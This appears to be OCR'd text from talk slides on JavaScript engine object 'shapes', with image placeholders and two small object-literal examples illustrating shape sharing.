




* Abstract name used for this talk, does not refer to a specific implementation


Benefit: Shape Sharing

```
var o1 = {
    x: 0x41,
    y: 0x42
};
```



Benefit: Shape Sharing


```
var o1 = {
    x: 0x41,
    y: 0x42
};
var o2 = {
    x: 0x1337,
    y: 0x1338
};
```



Benefit: Shape Sharing

